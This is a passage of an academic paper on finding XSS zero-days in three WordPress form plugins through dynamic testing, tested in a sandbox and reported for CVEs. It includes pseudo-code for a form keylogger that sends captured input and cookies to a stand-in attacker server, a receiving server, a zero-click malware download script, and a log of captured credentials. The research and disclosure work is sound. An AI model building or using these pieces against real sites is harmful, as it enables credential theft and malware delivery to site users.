Creating a controlled sandbox environment was a key part of our methodology. Table 2 lists the tools and technologies we used in this sandbox to replicate an operational environ-

ment accurately. This setup allowed us to test and analyze the plugins under conditions that closely resemble actual use.

We selected 23 popular WordPress webform plugins, detailed in Table 3, for our experiments. These plugins are specifically designed to handle user data input, including forms, surveys, and personal information submissions. This functionality is critical as it involves direct interaction with users, making it a prime target for malicious exploitation. The plugins are responsible for gathering, processing, and storing user data, which can include sensitive personal information. We integrated these plugins into a custom-built website, which served as the target or victim site for our experiments. This integration was crucial to ensure that our findings would be applicable to real-world WordPress environments, reflecting the typical usage scenarios where user input is a fundamental aspect of the plugin's operation.

Figure 2 shows the process followed to test vulnerabilities. Each plugin was rigorously tested to identify vulnerabilities that could be exploited through XSS attacks. We did this by dynamically inserting and executing JavaScript code within each plugin to see how they handled potentially harmful inputs. If the scripts were executed successfully, it indicated that the plugin had vulnerabilities that attackers could use to inject malicious code, create backdoors, or steal sensitive data.



Figure 2. A typical DAST process followed to test vulnerabilities.

5. Exploitation Phase Analysis and Assessment

After the installation and setup processes were complete, we moved on to thoroughly testing WordPress plugins. The proposed testing method successfully revealed zero-day vulnerabilities in three plugins: "Forminator Pro", "User Registration", and "Contact Form Email". These vulnerabilities allowed XSS attacks that enabled unauthorized access to sensitive information submitted through these forms.

In a controlled sandbox environment, mock web pages were created using the plugins listed in Table 2. These simulated web forms were designed with typical elements like text labels, text boxes, and buttons. After configuration, the forms were deployed and accessed via web browsers on the local server.

To evaluate the vulnerability of these web pages to malicious payloads, we sent these payloads through the mentioned plugins. To prevent infecting our systems, truncated versions of the malware, specifically designed to run in a sandbox, were used. This precaution was applied to both the client and admin interfaces to ensure a comprehensive assessment of vulnerabilities across the entire web application.

For the "Forminator" plugin, the "Submission Behavior" option was configured to "Redirect user to URL", embedding the JavaScript into the submission process. Similarly, in

the "User Registration" plugin, the JavaScript code was appended to the "Redirect After Registration" option using the External URL selection. Finally, for the "Contact Form Email" plugin, the JavaScript code was incorporated into the "On submit action" event within the "Stay on the page & display a classic JavaScript alert box" setting. Figure 3 shows the specific locations in the configuration where changes were made to allow JavaScript code execution and exploit the XSS vulnerability.



Figure 3. The JavaScript code added to the plugin enabling XSS attack.

After confirming the plugins' susceptibility to XSS, the next step was to assess the extent of the exploitability of this vulnerability. Because these web forms often collect sensitive personal information, we aimed to integrate a keylogger into these forms to exploit the vulnerability, capture sensitive information, and probe target ports via XSS. This required detailed planning and execution, often necessitating advanced techniques to infiltrate systems and extract critical data. To facilitate this, we set up a custom Flask server (listed in Table 2) on the host machine.

In this study, three distinct tasks were conducted to evaluate system vulnerabilities: port scanning, installing a keylogger on the client interface, and transmitting malware. The keylogger was strategically deployed within the "Forminator" and "User Registration" plugins to extract sensitive information. However, due to the specific functionality of the "Contact Form Email" plugin, a different approach was necessary. This approach focused on examining its potential to introduce malware rather than focusing exclusively on data retrieval.

As an example, Figure 4 illustrates how the "User Registration" plugin processes user registration information. This plugin is commonly used to collect essential details from new users, such as usernames, passwords, and email addresses. When subjected to our XSS vulnerability tests, the plugin revealed a significant flaw. Specifically, it triggered the execution of malicious JavaScript code, as shown in Figure 5. This JavaScript code demonstrates how an attacker could exploit this vulnerability to inject harmful scripts into the user registration process. The ability of the plugin to process and accept user inputs without proper sanitization or validation allows these scripts to execute. This scenario can lead to severe consequences, such as unauthorized data access, session hijacking, or the compromise of user credentials. The vulnerability essentially creates a backdoor for attackers to manipulate the registration process and gain unauthorized access to sensitive information.

We also demonstrate that these vulnerabilities can be exploited to attach a keylogger, thereby easily capturing registration credentials. Specifically, on the admin side, an insider could effortlessly extract login credentials for other administrators, as shown in Figure 6. This poses a significant challenge, particularly for multi-site WordPress installations. In a multi-site setup, the risk is magnified because compromising one admin's credentials can potentially lead to the compromise of the entire network of sites.

Our findings highlight the critical importance of securing both user-facing and admin-facing components of WordPress plugins. Proactive security measures, including thorough input validation, regular security audits, and prompt patching of identified vulnerabilities, are essential to protect against such insider threats. Ensuring that all admin interactions are secure and free from exploitable vulnerabilities is crucial in maintaining the overall security and integrity of multi-site WordPress environments.

Overall, this case highlights the importance of proactive security measures in the development and deployment of WordPress plugins, reinforcing the need for continuous monitoring and improvement to protect against evolving cyber threats.

The pseudo-code for the keylogger attached to the client side is presented in Algorithm 1, providing a comprehensive outline of the keylogger's operation, detailing the steps involved in capturing and transmitting sensitive information from the target system to the attacker's server. Algorithm 2 shows the code executed on the server side, responsible for retrieving the data captured by the keylogger, filtering, and storing it for future use.



Figure 4. User registration web form with XSS.



Figure 5. The XSS triggered the JavaScript code execution, shows that a more potent javascript can be executed as well.

Algorithms 3 and 4 are specifically deployed within the context of the "Contact Email Plugin" to propagate malware payloads to the client interface by exploiting the XSS vulnerability. A notable advantage of this code is its inherent capability to trigger the download of the malicious payload without necessitating any user interaction. This automatic initiation of the download process effectively initiates the zero-click functionality, thereby facilitating the seamless download of the truncated malware to the client system.

Figure 7 demonstrates how we were able to use JavaScript code to pass a malware file onto the user. For this test case, we ensured that the downloaded file was visible to the user, though this method can be made much more covert. This type of attack is often deployed by compromised websites to deliver malware without the user's knowledge.

In our controlled environment, the malware download was executed through a script embedded in a vulnerable plugin. By exploiting the XSS vulnerability, the script initiated an automatic download of the malware file. This approach bypasses the need for user interaction, making it a particularly insidious method of attack. The visible download in our test case was intentional to clearly demonstrate the attack's feasibility.

Such malware files can then be used in an advanced persistent threat (APT) manner to attack more systems and gain access privileges on both client and admin machines. Once the malware is installed, it can perform various malicious activities, such as logging keystrokes, capturing screenshots, stealing sensitive data, or even creating a backdoor for future access.

Algorithms 1–4 retrieve sensitive information entered in WordPress plugins. Additionally, port scanning enables the retrieval of specific information about the client machine, which can be further exploited to add new attack vectors. This is illustrated in Figures 8 and 9, which provide detailed insights into the information we were able to extract in our sandbox environment.

In summary, we selected 23 WordPress webform plugins for our experiments due to their widespread use, particularly focusing on plugins that handle user data input through forms, surveys, and personal information submissions. Testing in a controlled sandbox environment revealed zero-day vulnerabilities in three plugins: "Forminator Pro", "User Registration", and "Contact Form Email". These vulnerabilities allowed XSS attacks that could capture sensitive information. By simulating typical user interactions and deploying malicious payloads, we demonstrated how these vulnerabilities could be exploited to insert keyloggers, transmit malware, and compromise both user-facing and admin-facing components of WordPress plugins, highlighting the critical need for robust security measures in plugin development. To this end, we provided a detailed pseudo-code of the attack vector and showcased how these vulnerabilities were found and exploited.



Figure 6. A keylogger being attached to the plugin from the admin side, showcasing how easy it is for an insider to affect web applications with malicious code.



Figure 7. Malware file successfully download on the client side through XSS vulnerability.

Algorithm 1 Keylogger functionality.

Print "Script started" **to the console**
if data transmission function does not have an 'originalSend' property **then**
    Assign data transmission function to data transmission function.originalSend
    Redefine data transmission function to a new function that takes 'body' as a parameter:
    Declare dataToSend
    if 'body' is an instance of structured data **then**
        Initialize formDataObject as an empty object
        for each key-value pair in 'body' **do**
            Assign each value to formDataObject with its corresponding key
        end for
        Convert formDataObject to a JSON string and assign to dataToSend
        Display an alert with "Captured Data": followed by dataToSend
    else
        Assign 'body' to dataToSend
        Display an alert with "Captured Data": followed by dataToSend
    end if
    Get session identifiers from the environment and assign to cookieData
    Create payload object containing dataToSend and cookieData
    Send a POST request to http://attacker_server:8000 with:
    - Header: 'Content-Type' set to 'application/json'
    - Body: JSON string of the payload
    Call the original data transmission function 'send' method with 'body'
end if

Algorithm 2 Server keylogger information retrieval.

Import required libraries:
Import web framework and request handling capabilities.
Import cross-origin resource sharing handling capabilities.

Initialize the web application:
Create an instance of the web framework.
Apply settings to the app to enable cross-origin requests.

Define routing and functionality for handling data:
Create a route at the root URL that listens to both GET and POST methods.
Define a function `receive_data()`:
if the method is POST **then**
    Retrieve JSON data from the request.
    if 'form' is in the data **then**
        Make a copy of the data.
        Remove 'ur-redirect-url' from the form data in the copy.
        Print the filtered data.
    else
        Print the received data.
        Return a confirmation message "Data Received".
    end if
else
    if the method is GET **then**
        Return "Server is Running".
end if
Execute the app if this is the main script:
Run the app on a specified host and port if the script is the main program being executed.

Algorithm 3 Malware distribution injected in plugin.

function ANONYMOUS SELF-INVOKING FUNCTION
    Create a new hyperlink element
    Set the destination URL of the hyperlink to the attacker's server
    Set the download attribute of the hyperlink to the intended malware file name
    Append the hyperlink to the document's body
    Trigger a click event on the hyperlink to initiate download
    Remove the hyperlink from the document's body after triggering
end function

Algorithm 4 Malware distribution—server side.

Import necessary libraries:
Import web framework and file transmission capabilities

Initialize web application:
Create an instance of the web application class

Define routing and functionality for the app:
Create a route '/download-file' that listens to GET requests
Define a function `download_file()`:
    Specify the path to the malware file (e.g., 'path_to_malware/malware.exe')
    Use a function to send the file to the client as an attachment

Start the application if this script is the main program:
If the script is executed as the main program, run the application on a specified port (e.g., 8000)

```
┌──(root㉿SecureScripter)-[~]
└─# python keylogger_server.py
 * Serving Flask app 'keylogger_server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server
instead.
 * Running on http://192.168.122.1:8000
Press CTRL+C to quit
192.168.122.216 - - [30/Apr/2024 04:24:36] "OPTIONS / HTTP/1.1" 200 -
Received Data: {'data':'action=user_registration_user_form_submit&security=2e0d78f78a&form_data=
[{"value":"Keylogger001","field_type":"text","label":"Username","field_name":"user_login"},
{"value":"MYpassword!","field_type":"password","label":"User+Password","field_name":"user_pass"},
{"value":"Keylogger001@test.test","field_type":"email","label":"User+Email","field_name":"user_email"},
{"value":"MYpassword!","field_type":"password","label":"Confirm+Password","field_name":"user_confirm_password"}]&
form_id=64&ur_frontend_form_nonce=5f601f26b5','cookies':'wp-settings-1=libraryContent=upload;wp-settings-
time-1=1710609737;wordpress_test_cookie=WP Cookie check;wp_lang=en_GB;
_omappvp=Yk3etUA1ItUuKOpyJG7Wqy0u2sNUIS17Z2Jccdb4NrT4UpWfj7MqX5HQrotpRQJg0RW10hYXwnWVMOvzOUM2UB1xbO29sH8V;
mp_8cce373b255e5a76fb22d57b85db0c92_mixpanel={"distinct_id": "$device:18e47970286cc0-02a2eb2ae737ae-
e565623-15f900-18e47970286cc0","$device_id": "18e47970286cc0-02a2eb2ae737ae-
e565623-15f900-18e47970286cc0","$initial_referrer": "http://192.168.122.216/wordpress/wp-
admin/admin.php?page=mailpoet-welcome-wizard","$initial_referring_domain": "192.168.122.216","Platform":
"Plugin","__mps": {},"__mpso": {"$initial_referrer": "http://192.168.122.216/wordpress/wp-
admin/admin.php?page=mailpoet-welcome-wizard","$initial_referring_domain": "192.168.122.216"},"__mpus": {},"__mpa":
{},"__mpu": {},"__mpr": [],"__mpap": []};mailpoet_page_view={"timestamp":1714478230};mailpoet_subscriber=
{"subscriber_id":2};_snow-monkey-forms-token=14bc4d848488402328f63c4e0123b3b92c5ec9bab9c460b26642832fb9d04a0c;
PHPSESSID=sdt2hprrm9takjmfnpolhrevts;rand_code=6630605753ad7'}
192.168.122.216 - - [30/Apr/2024 04:24:36] "POST / HTTP/1.1" 200 -
```

Figure 8. Sample output showcasing sensitive user information captured by the keylogger.



Figure 9. Sample output displaying the system specifications of the user machine.

6. Challenges and Future Work

The proposed method for identifying zero-day vulnerabilities in WordPress plugins through DAST faces several challenges and limitations that need to be addressed. These challenges are inherent to the nature of web security and the specifics of the DAST approach.

First, scalability is a primary challenge. As the number of plugins and the complexity of web applications grow, the time and resources required to perform thorough security testing increase significantly. This can lead to longer testing cycles and potentially delayed identification of vulnerabilities. Managing this scalability requires optimizing DAST tools to handle large-scale applications efficiently. Implementing horizontal scaling techniques, such as those using Kubernetes for parallel processing, can significantly improve scanning speed and efficiency.

Second, DAST tools generates false positives (incorrectly identifying benign behavior as malicious) and false negatives (failing to detect actual vulnerabilities). This can result in unnecessary remediation efforts or, worse, leaving vulnerabilities unaddressed. Fine-tuning the testing parameters and incorporating more sophisticated heuristics can help mitigate these issues but cannot eliminate them entirely. Utilizing AI-enabled verification mechanisms can help reduce false positives and improve the accuracy of the detection process.

Another significant challenge is the dynamic nature of web applications. Web applications are highly dynamic, with frequent updates and changes in code and configurations. This dynamism can render previously identified vulnerabilities obsolete or introduce new vulnerabilities. Continuous monitoring and repeated testing are essential but also resource-intensive, demanding a robust infrastructure to maintain ongoing assessments. Integrating DAST tools with continuous integration/continuous deployment (CI/CD) pipelines can facilitate continuous security testing and ensure timely identification of vulnerabilities as part of the development process.

Complex attack vectors present another challenge. Modern web applications, including WordPress plugins, often involve complex interactions between various components and third-party services. Identifying vulnerabilities in such interconnected environments requires comprehensive testing that considers all potential attack vectors. This complexity

can make it difficult to ensure complete coverage, necessitating advanced testing strategies. Utilizing tools that can dynamically generate unique data and track various headers and tokens can enhance the comprehensiveness of the security assessments.

User and developer awareness is crucial for effective vulnerability management. Users must keep their plugins and applications updated, whereas developers need to follow best security practices during development. Ensuring this level of awareness and compliance is a significant challenge, as it involves ongoing education and vigilance. Providing user-friendly guidelines and tools for maintaining secure configurations can enhance overall security.

Resource constraints are a major limitation, particularly for smaller organizations. Conducting thorough DAST requires significant computational resources and expertise. Small organizations or individual developers may lack the resources to implement comprehensive security testing, leading to potential gaps in vulnerability detection. Offering cloud-based DAST solutions that can be scaled according to the organization's needs can help mitigate resource constraints and provide access to robust security testing capabilities.

In light of these challenges, future work should focus on several key areas to enhance the DAST approach. Developing more advanced automation techniques can help scale the DAST approach to handle larger and more complex applications. This includes automated test case generation, execution, and result analysis.

Integrating DAST tools with continuous integration/continuous deployment (CI/CD) pipelines can facilitate continuous security testing, ensuring that vulnerabilities are identified and addressed promptly as part of the development process. Enhancing collaboration between security experts and developers can lead to better integration of security practices into the development lifecycle, reducing the overall security risk.

Although the current method does not use machine learning, exploring advanced heuristics and AI techniques can help improve the accuracy and efficiency of DAST tools. These technologies can assist in identifying patterns and anomalies that might indicate vulnerabilities.

Developing comprehensive threat models that consider the entire ecosystem of a web application can improve the coverage and effectiveness of security testing. This includes understanding potential attack vectors and their impact on different components of the application.

Finally, educating users on the importance of regular updates and security best practices can mitigate risks associated with outdated or poorly configured plugins. Developing user-friendly guidelines and tools for maintaining secure configurations can enhance overall security.

By addressing these challenges and pursuing the proposed future work, we can enhance the effectiveness and reliability of DAST for identifying zero-day vulnerabilities in WordPress plugins, thereby improving the overall security posture of web applications.

7. Conclusions

Dynamic application security testing (DAST) operates by interacting with a running application, sending various inputs, and observing the application's responses. This real-time interaction allows DAST tools to detect security flaws that might not be apparent through static code analysis alone. By submitting a wide range of input data, DAST can identify whether the application correctly handles and sanitizes user inputs, thereby preventing potential injection attacks such as SQL injection or cross-site scripting (XSS). The true strength of DAST lies in its ability to provide a comprehensive assessment of an application's security posture from an external attacker's perspective. By identifying and addressing these vulnerabilities, developers can significantly enhance the security of their web applications, protecting them from a wide range of potential threats.

In our comprehensive study, we applied DAST-based test cases to 23 WordPress plugins that require user or admin interaction with web forms. These plugins were selected based on their widespread use and critical functionality within the WordPress ecosystem. By simulating real-world attack scenarios through DAST, we assessed how these plugins

handle various types of input and whether they effectively mitigate XSS risks. The results revealed that XSS attacks were possible on three WordPress plugins, exposing significant security vulnerabilities, particularly on the admin side. Additionally, our findings indicated the potential for a multi-site insider attack, exploiting administrative privileges to compromise the security of all sites within a network. Following these discoveries, we reported our findings to the National Institute of Standards and Technology (NIST), resulting in the allocation of Common Vulnerabilities and Exposures (CVE) numbers to the three vulnerable plugins. This acknowledgment underscores the critical need for enhanced security measures in WordPress plugins and emphasizes the necessity for developers to prioritize security in their design and implementation.

Author Contributions: Conceptualization, M.A.M.M., H.A.; Methodology, M.A.M.M., M.S.N., H.A. and U.U.T.; Software, M.A.M.M., M.S.N., H.A. and U.U.T.; Validation, M.A.M.M. and H.A.; Investigation, M.A.M.M.; Data curation, M.A.M.M., M.S.N., J.H., H.A., U.U.T. and S.A.; Writing—original draft, M.A.M.M., M.S.N., J.H., H.A., U.U.T., F.S., M.W. and S.A.; Writing—review & editing, M.A.M.M., M.S.N., J.H., H.A., U.U.T., F.S., M.W. and S.A.; Visualization, M.A.M.M., M.S.N., J.H., U.U.T., F.S. and M.W.; Supervision, H.A. All authors have read and agreed to the published version of the manuscript.

Funding: This research received no external funding.

Data Availability Statement: All required data is either publically available and can be accessed or is given in the paper.

Conflicts of Interest: The authors declare no conflicts of interest.

References

1. Bilge, L.; Dumitraş, T. Before we knew it: An empirical study of zero-day attacks in the real world. In Proceedings of the 2012 ACM Conference on Computer and Communications Security, New York, NY, USA, 16–18 October 2012; CCS '12; pp. 833–844. [CrossRef]
2. Axelsson, S. Intrusion Detection Systems: A Survey and Taxonomy. 2000. Available online: https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=7a15948bdcb530e2c1deedd8d22dd9b54788a634 (accessed on 2 April 2024).
3. Patcha, A.; Park, J.M. An overview of anomaly detection techniques: Existing solutions and latest technological trends. *Comput. Netw.* **2007**, *51*, 3448–3470. [CrossRef]
4. Zero Day Attack—Glossary | CSRC—csrc.nist.gov. Available online: https://csrc.nist.gov/glossary/term/zero_day_attack (accessed on 5 July 2024).
5. Hindy, H.; Atkinson, R.; Tachtatzis, C.; Colin, J.N.; Bayne, E.; Bellekens, X. Utilising Deep Learning Techniques for Effective Zero-Day Attack Detection. *Electronics* **2020**, *9*, 1684. [CrossRef]
6. Alawida, M.; Omolara, A.E.; Abiodun, O.I.; Al-Rajab, M. A deeper look into cybersecurity issues in the wake of COVID-19: A survey. *J. King Saud Univ. Comput. Inf. Sci.* **2022**, *34*, 8176–8206. [CrossRef] [PubMed]
7. Jimmy, F. Cyber security Vulnerabilities and Remediation through Cloud Security Tools. *J. Artif. Intell. Gen. Sci. (JAIGS)* **2024**, *2*, 196–233.
8. Ali, S.; Rehman, S.U.; Imran, A.; Adeem, G.; Iqbal, Z.; Kim, K.I. Comparative Evaluation of AI-Based Techniques for Zero-Day Attacks Detection. *Electronics* **2022**, *11*, 3934. [CrossRef]
9. Sahu, S.; Mehtre, B.M. Network Intrusion Detection System Using J48 Decision Tree. In Proceedings of the 2015 International Conference on Advances in Computing, Communications and Informatics (ICACCI), Kochi, India, 10–13 August 2015. [CrossRef]
10. Petrosyan, A. Number of Common IT Security Vulnerabilities and Exposures (CVEs) Worldwide from 2009 to 2024 YTD. Statista, 2024. Available online: https://www.statista.com/statistics/500755/worldwide-common-vulnerabilities-and-exposures/ (accessed on 10 April 2024).
11. Guo, H.; Chen, S.; Xing, Z.; Li, X.; Bai, Y.; Sun, J. Detecting and Augmenting Missing Key Aspects in Vulnerability Descriptions. *ACM Trans. Softw. Eng. Methodol.* **2022**, *31*, 1–27. [CrossRef]
12. Regi, S.; Arora, G.; Gangadharan, R.; Bathla, R.; Pandey, N. Case study on detection and prevention methods in zero day attacks. In Proceedings of the 2022 10th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions) (ICRITO), Noida, India, 13–14 October 2022; IEEE: Piscataway, NJ, USA, 2022; pp. 1–4.
13. Noonan, C.F.; Piatt, A.W. *Global Social Media Directory. A Resource Guide*; Technical Report; Pacific Northwest National Lab. (PNNL): Richland, WA, USA, 2015.
14. Niakanlahiji, A.; Jafarian, J.H. Webmtd: Defeating cross-site scripting attacks using moving target defense. *Secur. Commun. Netw.* **2019**, *2019*, 1–13. [CrossRef]
15. Sayed, A.; Anwar, A.H.; Kiekintveld, C.; Bošanský, B.; Kamhoua, C.A. *Cyber Deception against Zero-Day Attacks: A Game Theoretic Approach*; Springer: Cham, Switherland, 2023. [CrossRef]

16. Sharma, G.; Vidalis, S.; Menon, C.; Anand, N. Analysis and Implementation of Semi-Automatic Model for Vulnerability Exploitations of Threat Agents in NIST Databases. *Multimed. Tools Appl.* **2022**, *82*, 16951–16971. [CrossRef] [PubMed]
17. Georgescu, T.M.; Iancu, B.; Zurini, M. Named-Entity-Recognition-Based Automated System for Diagnosing Cybersecurity Situations in IoT Networks. *Sensors* **2019**, *19*, 3380. [CrossRef]
18. Mesa, O.; Vieira, R.; Viana, M.; Durelli, V.H.; Cirilo, E.; Kalinowski, M.; Lucena, C. Understanding vulnerabilities in plugin-based web systems: An exploratory study of wordpress. In Proceedings of the 22nd International Systems and Software Product Line Conference-Volume 1, Gothenburg, Sweden, 10–14 September 2018; pp. 149–159.
19. Ahmed, S.; Singh, M.; Doherty, B.; Ramlan, E.; Harkin, K.; Bucholc, M.; Coyle, D. An Empirical Analysis of State-of-Art Classification Models in an IT Incident Severity Prediction Framework. *Appl. Sci.* **2023**, *13*, 3843. [CrossRef]
20. OWASP Top Ten | OWASP Foundation—owasp.org . Available online: https://owasp.org/www-project-top-ten/ (accessed on 5 July 2024).
21. Landwehr, C.E.; Bull, A.R.; McDermott, J.P.; Choi, W.S. A taxonomy of computer program security flaws. *ACM Comput. Surv.* **1994**, *26*, 211–254. [CrossRef]
22. Jajodia, S.; Liu, P.; Swarup, V.; Wang, C. *Cyber Situational Awareness*; Springer: Berlin/Heidelberg, Germany, 2009.
23. Rangnau, T.; Buijtenen, R.V.; Fransen, F.; Turkmen, F. Continuous security testing: A case study on integrating dynamic security testing tools in CI/CD pipelines. In Proceedings of the 2020 IEEE 24th International Enterprise Distributed Object Computing Conference (EDOC), Eindhoven, The Netherlands, 5–8 October 2020; pp. 145–154.
